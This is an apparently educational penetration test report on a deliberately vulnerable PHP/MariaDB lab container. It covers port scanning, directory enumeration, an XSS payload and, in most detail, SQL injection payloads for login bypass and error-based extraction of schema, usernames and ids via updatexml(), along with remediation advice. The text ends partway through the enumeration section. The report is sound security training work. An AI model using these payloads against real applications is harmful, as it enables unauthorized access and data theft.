

Penetration Testing – Final Report

June 16, 2025

Contents

1	Introduction	4
1.1	Objective of the Penetration Test	4
1.2	Test Environment and Setup	4
1.3	Tools and Technologies Used	4
1.4	Scope and Limitations	5
1.5	Ethical Considerations	5
2	Executive Summary	5
2.1	Summary of Key Vulnerabilities	5
2.2	Risk Assessment Overview	6
2.3	High-Level Recommendations	6
3	Methodology	6
3.1	Test Scope Definition	6
3.2	Information Gathering	7
3.3	Network Scanning	7
3.3.1	Port Scanning using Nmap	7
3.3.2	Subnet Discovery	7
3.3.3	Telnet & Netstat Validation	7
3.4	Vulnerability Assessment	7
3.5	Exploitation Strategy	7
3.6	Post-Exploitation Analysis	8
3.7	Mapping to OWASP Checklist	8
4	Technical Findings	9
4.1	SQL Injection (Critical)	13
4.1.1	Initial Detection and Error-Based Feedback	13
4.1.2	Basic SQL Injection	13
4.1.3	Authentication Bypass via <code>UNION SELECT NULL, NULL#</code>	13
4.1.4	Schema Extraction via <code>updatexml()</code> (error-based SQL Injection)	14
4.1.5	Table and Column Enumeration	15
4.1.6	Data Extraction via Automation Script	15
4.1.7	Credentials Harvesting and Agent Enumeration	16
4.1.8	Getting Password	16
4.1.9	Root Cause Analysis	18
4.1.10	Remediation Recommendations	18
4.2	Directory/File Enumeration (Gobuster)	19
4.2.1	Initial Discovery with Gobuster	19
4.2.2	Identified Endpoints	19
4.2.3	Sensitive PHP Configuration Disclosure	20
4.2.4	Impact	22
4.2.5	Root Cause Analysis	23
4.2.6	Remediation Recommendations	23
4.3	Cross-Site Scripting (XSS)	23
4.3.1	Initial Testing	23
4.3.2	Payload Injection	23

4.3.3	Observation	24
4.3.4	Impact	24
4.3.5	Root Cause Analysis	24
4.3.6	Remediation Recommendations	24
5	Remediation Plan	25
5.1	Purpose of the Remediation Plan	25
5.2	Prioritization	25
5.3	Types of Recommendations	25
5.4	Actionable Details	26
5.5	Security Hardening	26
6	References	26
A	Scripts	27
Appendix A – Database Enumeration Script		27

1 Introduction

1.1 Objective of the Penetration Test

The objective of this penetration test is to identify and exploit vulnerabilities within a deliberately insecure PHP web application running on a Docker container environment. The test aims to simulate real-world attack scenarios and assess the system's resilience to unauthorized access, data leakage, and misconfiguration. The results of this test will be used to demonstrate common security flaws and provide actionable remediation strategies.

1.2 Test Environment and Setup

The target environment was deployed using the Docker image `gabrielec/ptexam1`, executed via:

On Mac:

```
docker run --platform=linux/amd64 gabrielec/ptexam1
```

On Other Platforms:

```
docker run --platform=linux/amd64 -p 80:80 -p 3306:3306 gabrielec/ptexam1
```

The web application was hosted at `http://172.17.0.2` on Windows (`http://http://localhost:8080`) exposing port 80 (HTTP) with port 3306 (MariaDB) closed to external access. This isolated environment was selected to safely demonstrate exploitation techniques without affecting real systems.

Side Note:

On *Linux Mint*, Docker exposes container ports to the host by default, allowing access to the container's internal IP and ports (`localhost:PORT` still requires `-p`).

On *Windows* (using the Hyper-V backend), you must explicitly map the container port to a host port. Do not rely on the container's internal IP in such cases.

1.3 Tools and Technologies Used

The following tools were utilized during the assessment:

- **Nmap** – for network discovery and port scanning
- **Telnet** – to verify open ports
- **Gobuster** – for directory enumeration
- **Firefox DevTools** – for inspecting frontend behavior
- **Custom Node.js Scripts** – for automated SQL injection-based enumeration
- **Manual Testing** – including crafted payloads for SQL Injection and XSS

1.4 Scope and Limitations

This penetration test was a scoped to include:

- Web application fronted (login, report pages)
- Server-side processing (SQL queries, PHP code behavior)
- Database backend (via SQL)
- Configuration files and exposed endpoints

The test explicitly excluded:

- Denial of Service (DoS) attacks
- Exploiting physical or hardware-level vulnerabilities
- Social engineering techniques

Due to network restrictions, the MariaDB service was not directly accessible from outside the container, limiting the testing to web-based vector exploitation only.

1.5 Ethical Considerations

All testing was conducted in a controlled laboratory environment set up specifically for educational and demonstration purposes. No unauthorized systems were accessed and all findings are disclosed responsibly.

2 Executive Summary

2.1 Summary of Key Vulnerabilities

A critical vulnerability was identified in the login functionality of the web application, allowing SQL Injection through improperly sanitized user input. By injecting specially crafted SQL queries, it was possible to:

- Bypass authentication mechanisms using classic techniques such as ' UNION SELECT NULL, NULL#
- Extract database schema information using error-based SQL injection.
- Enumerate table names like **agents**, **reports**, and sensitive data like agents user-names **jack0fspade**
- Gobuster enumeration uncovered the **debug.php** file, exposing configuration details that led to further vulnerability discovery.
- **recovery.php** getting id from agents db by username and trying to get password using recovery page.

2.2 Risk Assessment Overview

The SQL vulnerability discovered is categorized as **Critical** and **High** due to the following factors:

- **Ease of exploitation:** The attack required no special privileges and could be conducted anonymously.
- **Impact:** Full read access to sensitive data, including usernames, and allows users to log in without providing correct credentials.
- **Scope:** Vulnerability affects the authentication mechanism and potentially every area of the database.

If exploited in a real-world scenario, this issue could lead to complete account takeover, data leakage, and potentially full compromise of the system.

2.3 High-Level Recommendations

To mitigate the identified SQL vulnerability and strengthen the overall security posture of the application, the following actions are strongly recommended:

- **Use parameterized queries (prepared statements):** All database queries should avoid direct string concatenation with user input[11].
- **Sanitize all inputs:** Input validation should be implemented on both client and server sides to filter out potentially malicious characters.
- **Suppress detailed error messages:** SQL errors should not be exposed to users; use generic error handling in production to avoid error-based SQL injections.
- **Implement logging and intrusion detection:** Monitor unusual query patterns and consecutive failed log-in attempts. One way to do this is to set a limit on failed login attempts and block the login for a specified period.

3 Methodology

This section explains how the penetration test was carried out. The testing was done step by step, using a common approach followed by security professionals. The goal was to mimic real-world attacks, but in a safe and controlled environment. We followed trusted security guidelines, like those from OWASP[3] and CVSS[1], to make sure our testing was thorough and meaningful.

3.1 Test Scope Definition

The test was focused on a PHP web application that was intentionally made vulnerable for learning purposes. It was set up using Docker. We tested only parts of the application that are accessible through the Web because direct access to the database was restricted.

3.2 Information Gathering


The goal of this phase was to understand the structure and behavior of the application by exploring the application routes (URLs), observing the responses, and identifying entry points for further testing. Basic **manual inspection** and **automated tools** were used to reveal publicly accessible components.

3.3 Network Scanning

This phase involved identifying which ports and services were active on the server and how they responded to external requests.

3.3.1 Port Scanning using Nmap

Nmap was used with the `-sV` option to detect open ports and discover the services running on them, such as Apache on port 80 and a closed MariaDB service on port 3306.



```
Nmap done: 1 IP address (1 host up) scanned in 0.100 seconds
msun@kali:~$ nmap -p- -sV 172.17.0.2
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-06-15 10:32 CEST
Nmap scan report for 172.17.0.2
Host is up (0.0012s latency).
Not shown: 65534 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
80/tcp    open  http      Apache httpd 2.4.38 ((Debian))

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 24.95 seconds
```

Figure 1: Network Scanning

3.3.2 Subnet Discovery

A broader network scan was performed using Nmap's `-sP` option to identify other potential hosts within the local subnet.

3.3.3 Telnet & Netstat Validation

Telnet was used to manually test the accessibility of open ports, while `netstat` helped verify that the default port of the database was closed to external traffic and we did not get the Escape character.

3.4 Vulnerability Assessment

After identifying the services (Port 80 (Apache HTTP Server) and Port 3306 (MariaDB)) and endpoints, manual and automated techniques were used to test for common web vulnerabilities. This included attempts to bypass log-in logic, access hidden files, and manipulate input fields.

3.5 Exploitation Strategy

Exploitation was focused on obtaining unauthorized access to the system and its data. The testing included:

- Injecting SQL queries into the log-in fields.

Type	Name/Path	Description
Service	Port 80 (Apache HTTP)	Hosts the web application; accessible via browser.
Service	Port 3306 (MariaDB)	Database service; confirmed running but not accessible externally.
Endpoint	/login.php	Login functionality; vulnerable to SQL injection.
Endpoint	/debug.php	Debug page discovered via gobuster; leaks PHP configuration details.
Endpoint	/send.php	Injection point – accept untrusted input (e.g., XSS).
Endpoint	/report.php	Renders that input without sanitization, so the XSS fires/appears.
Endpoint	/recovery.php	Can be used to extract password by passing agent Id.

Table 1: Identified Services and Application Endpoints

- Bypassing authentication.
- Extracting schema and data from the database.
- Executing cross-site scripting (XSS) attacks.
- Directory and file enumeration using Gobuster.
- Exposing sensitive configuration via debug endpoints.
- Using error-based SQL injection to get the response in error by passing the wrong parameters to *updatexml()*.
- Automating data extraction with custom scripts(Node.js script to extract agent usernames, ids, table names, column names).

3.6 Post-Exploitation Analysis

After successfully finding and using the vulnerabilities, we took a closer look at what kind of access an attacker could gain. This included checking what data could be viewed, such as usernames and passwords, and how far someone could go inside the system if they were a real attacker. This step helped us understand the possible damage and impact of each problem we found.

3.7 Mapping to OWASP Checklist

The following table maps the vulnerabilities and techniques discovered during this assessment to the relevant items in the OWASP Web Application Penetration Checklist (v1.1)[8]. This demonstrates alignment with industry-standard testing practices.

OWASP Ref	Checklist Item	Mapped to Project Activity
OWASP-IV-002	SQL Injection	SQL payloads used to bypass login and extract data.
OWASP-IV-005	Cross-Site Scripting (XSS)	Injected JavaScript payloads tested in report fields.
OWASP-IV-001	Script Injection	Injected JavaScript payloads tested in report fields.
OWASP-AUTHN-002	Username	using the sql injection we got the username of <code>jack0fspade</code>
OWASPAUTHN-005	Authentication Bypass	Login bypass using <code>UNION SELECT</code> .
OWASP-EH-001	Application Error Messages	Application showing error message from backend exposed information, including table names and usernames.
OWASP-EH-002	User Error Messages	SQL errors exposed detailed schema information, including table names and usernames, via error-based SQL injection.
OWASP-CM-004	Web Server Configuration	Discovered <code>/debug.php</code> showing PHP version and settings and also we got the root directory name from error message <code>/var/www/html</code> , it's not critical but it helps in guessing game
OWASP-CM-003	Known Vulnerabilities / Patches	PHP version 7.2.34 identified as outdated and vulnerable.
OWASP-CM-006	Common Paths	Gobuster used to brute-force and discover hidden paths like <code>/debug.php</code> , <code>/recovery.php</code> and <code>/config.php</code> .

Table 2: OWASP Checklist Mapping for Tested Vulnerabilities

4 Technical Findings

Risk Level Assessment

The table below provides a risk assessment summary of the vulnerabilities found in the application. Each score has been calculated using the CVSS calculator[1].

Vulnerability	Risk Level	CVSS Score	Key Impact
SQL Injection	Critical	8.8	Database is compromised
Directory/File Enumeration	High	7.5	Sensitive data is exposed
Cross-Site Scripting (XSS)	High	8.0	Code execution

Table 3: Risk Assessment Summary

1. SQL Injection (Critical)

- **Risk Level:** Critical
- **CVSS Score:** 8.8 (CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:U/C:H/I:H/A:H)
- **Justification:**
 - **Ease of Exploitation:** No authentication required, payloads (e.g., ' UNION SELECT NULL, NULL#) bypass login
 - **Impact:** Accessed database (extracted usernames, ids, column names, table schema)
 - **Scope:** Affects authentication and all database interactions.
- **Evidence:**
 - Error-based SQL injection
 - Automated script extracted agent table names and usernames (jack0fspade, sysadmin)

used to calculate the Environmental Score.




Figure 2: CVSS Score for SQL Injection




Figure 3: CVSS Score for SQL Injection

2. Directory/File Enumeration (High)

- Risk Level: **High**
- CVSS Score: 7.5 (CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N)
- Justification:
 - **Ease of Exploitation:** Automated tools (Gobuster) revealed sensitive paths
 - **Impact:** Exposed PHP version (7.2.34), server paths, and configuration
 - **Scope:** Files like debug.php exposed many configuration settings which are vulnerable.
- Evidence:
 - Gobuster scan output revealed /debug.php, /config.php
 - debug.php exposed display_errors = On and internal paths




Figure 4: CVSS Score for Directory/File Enumeration

3. Cross-Site Scripting (XSS) (High)

- Risk Level: **High**
- CVSS Score: 8.0 (CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:U/C:H/I:H/A:H)
- Justification:
 - **Ease of Exploitation:** Stored XSS via `<iframe src="javascript:alert('xss')">`
 - **Impact:** Session hijacking, phishing, execution of arbitrary code
- Evidence:
 - Payload execution confirmed in report fields
 - Unsafe `bypassSecurityTrustHtml()` usage





Figure 5: CVSS Score for Cross-Site Scripting (XSS)





Figure 6: CVSS Score for Cross-Site Scripting (XSS)

Recommendation: Prioritize SQL Injection patching first, followed by XSS and file exposure. Disable `debug.php` and enforce input validation.

4.1 SQL Injection (Critical)

4.1.1 Initial Detection and Error-Based Feedback

The first sign of SQL injection appeared when a single quote (') was entered into the log-in form, causing the application to throw a visible SQL error. This confirmed that the input was being directly inserted into an SQL query without proper escape or validation. The error message also helped reveal the back-end behavior and location of query processing (e.g., line 63 of `login.php` and path of `var/www/html`).




Figure 7: SQL Injection Output with Single Quote(')

4.1.2 Basic SQL Injection

The next step involved testing the basic authentication bypass using:

```
' OR 1=1 #
```

which roughly translate to e.g `SELECT * FROM Users WHERE email = '' OR 1=1` but it didn't work, but we can try other things such as `>`, `<`, and `LIKE` to generate an OR true value.

4.1.3 Authentication Bypass via UNION SELECT NULL, NULL#

This technique involves incrementally adding columns until the number of columns in the injected query matches the original query structure[5] and bypassed the login mechanism by always evaluating the WHERE clause as true.

```
' UNION SELECT NULL #
```

```
' UNION SELECT NULL, NULL #
```




Figure 8: Identifying Number of Columns for SQL Injection

It was confirmed that two columns were expected by the original SQL query, so we don't have to write any script we got it on second try. This allowed further injections to be executed successfully.




Figure 9: Successful SQL Injection with Two Column

4.1.4 Schema Extraction via `updatexml()` (error-based SQL Injection)

By deliberately passing invalid arguments to `UPDATEXML(0, CONCAT(' ', sub-query), ' '), 0)[6]`. The bad first argument forces MariaDB to raise an XPATH error that echoes the second argument, so the error message leaks the sub-query's result, which can be exploited to extract schema information:

```
' OR updatexml(0, concat('~',
(SELECT table_schema FROM information_schema.tables
ORDER BY table_schema LIMIT 0,1)), '~') OR '#
```

This approach revealed that `information_schema` was present. The injection was refined to exclude system schemas and discover user-defined ones.

```
'or updatexml(0,concat('~',(SELECT table_name FROM information_schema.tables
WHERE table_schema NOT IN ('mysql','information_schema','performance_schema','sys')
group by table_name limit 0,1), '~'),0) or '#
```

4.1.5 Table and Column Enumeration

The following payloads were used to enumerate table names and confirm the structure:

```
' OR updatexml(0, concat('~',
(SELECT table_name FROM information_schema.tables
WHERE table_schema NOT IN ('mysql','information_schema','performance_schema',
'sys')
GROUP BY table_name LIMIT 4,1)), '~') OR '#
```

This revealed the existence of `agents` and `reports` tables.

```
' OR updatexml(0, concat('~',
(SELECT GROUP_CONCAT(column_name)
FROM information_schema.columns
WHERE table_name like 'agents')), '~') OR '#
```




Figure 10: Tables and Column Enumeration

The `agents` table were then enumerated using:

```
' ' OR updatexml(0,concat('~',(SELECT username FROM agents LIMIT 0,1),'~'),0) OR '#'
```

4.1.6 Data Extraction via Automation Script

A Node.js script was developed to automate the extraction of table names and agent usernames using error-based SQL injection. The script incrementally increased the offset in the LIMIT clause (e.g., LIMIT 0,1, LIMIT 1,1, etc.). The delimiter `~~` was used to make it easier to extract important information using regular expressions. This allowed efficient enumeration of table names and agent usernames.

The Script revealed following table names

- agents
- reports

4.1.7 Credentials Harvesting and Agent Enumeration

The script successfully retrieved agent usernames:

- tizio.incognito
- jackOfspade
- agentX
- utente
- sysadmin

4.1.8 Getting Password

since we have the column name from

```
' OR updatexml(0,concat('~',(SELECT column_name FROM information_schema.columns WHERE table_name LIKE 'agents' LIMIT 0,1)),0) OR '
```



Figure 11: Column Name Extraction

We can use that field to get the id of the second user 'jackOfspade' using

```
' OR updatexml(0,concat('~',(SELECT id FROM agents where username like 'jackOfspade'))
```





Figure 12: Id Number Extraction from Agent Username

As id was not encrypted, we can go to `recovery.php` and put id to get the password but since we are not getting the password and it says that it is being sent to device which can probably be via email (whose column does not exist) either way we can get the password if we use the update query and update the email to our email and then change it back.



Figure 13: Passwaor Recovery Through Id Number

```

PS C:\Users\biyam> node "C:\Users\biyam\Downloads\index.js" C:\Users\biyam\Downloads
Extracting table names..
No more XPATH errors - done. 3
*****Table Names start *****
All Tables Names: [ 'agents', 'reports' ]
*****Table Names end*****
*****Columns start *****
*****Extracting Table of agents start *****
Columns:
  id,username,password
*****Extracting Table of agents end *****
*****Extracting Table of reports start *****
Columns:
  repid,agent,title,message
*****Extracting Table of reports end *****
*****Columns end *****
***** Agent Records start *****
Extracting agent names..
All agent records extracted (5 total).
Extracting ID for agent: tizio.incognito
username: tizio.incognito, Id: 7
Extracting ID for agent: jack0fspade
username: jack0fspade, Id: 8
Extracting ID for agent: agentX
username: agentX, Id: 10
Extracting ID for agent: utente
username: utente, Id: 42
Extracting ID for agent: sysadmin
username: sysadmin, Id: 1337
***** Agent Records end *****

```

Figure 14: Schema Extraction from Script

It was also confirmed that the `agents` table contained both `username` and hashed `password` fields. We retrieved the hash for `jack0fspade`, which was `617882784af86bff022c4b57a62c80` but since it wasn't in plain text, it wasn't useful to us.

4.1.9 Root Cause Analysis

The vulnerability stems from the application directly embedding user input into an SQL query string:

```
String query = "SELECT * FROM users WHERE category = " + req.params.user;
Statement statement = connection.createStatement();
ResultSet resultSet = statement.executeQuery(query);
```

OR

```
models.sequelize.query('SELECT * FROM Users WHERE email = '${req.body.email} || ''')
```

This use of unparameterized SQL makes it possible to inject and manipulate the query structure.

4.1.10 Remediation Recommendations

- Replace dynamic SQL queries with parameterized queries or prepared statements.
- Use input sanitization and validation for all user-supplied values.
- Disable detailed error messages in production to prevent information disclosure.
- Review all SQL interactions in the codebase for unsafe patterns.
- Use encryption to store Ids in the database, never directly store it.
- Apply role-based access control and monitoring to track anomalous login activity.


```
models.sequelize.query('SELECT * FROM Users WHERE email = $1  
AND password = $2 AND deletedAt IS NULL',  
{ bind: [ req.body.email, security.hash(req.body.password) ],  
model: models.User, plain: true })
```

4.2 Directory/File Enumeration (Gobuster)

4.2.1 Initial Discovery with Gobuster

To identify hidden or unlinked files and directories, we used the tool **Gobuster** [10] in directory enumeration mode. The following command was executed:

```
gobuster dir --url http://172.17.0.2 \  
--wordlist sam-gh-directories-lowercase-top100000.txt \  
-x php,html
```



```
Gobuster v3.6  
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)  
=====
```

Path	Status	Size
/config.php	200	0
/debug.php	200	86043
/login.php	200	1215
/index.php	200	811
/report.php	302	0
/welcome.php	302	0
/send.php	302	0
/logout.php	302	0
/recovery.php	200	1053

```
Progress: 104588 / 300003 (34.86%) [ERROR] parse "http://172.17.0.2/%name%": invalid URL escape "%na"  
[ERROR] parse "http://172.17.0.2/%name%.php": invalid URL escape "%na"  
[ERROR] parse "http://172.17.0.2/%name%.html": invalid URL escape "%na"  
Progress: 121213 / 300003 (40.40%) [ERROR] parse "http://172.17.0.2/%file name%": invalid URL escape "%fi"
```

Figure 15: Directories Revealed Through Gobuster

This scan attempted to access common file paths and extensions using a known wordlist and resulted in the discovery of several important resources.

4.2.2 Identified Endpoints

Gobuster revealed the existence of the following accessible paths:

- `/login.php` – Login form, used to test SQL injection.
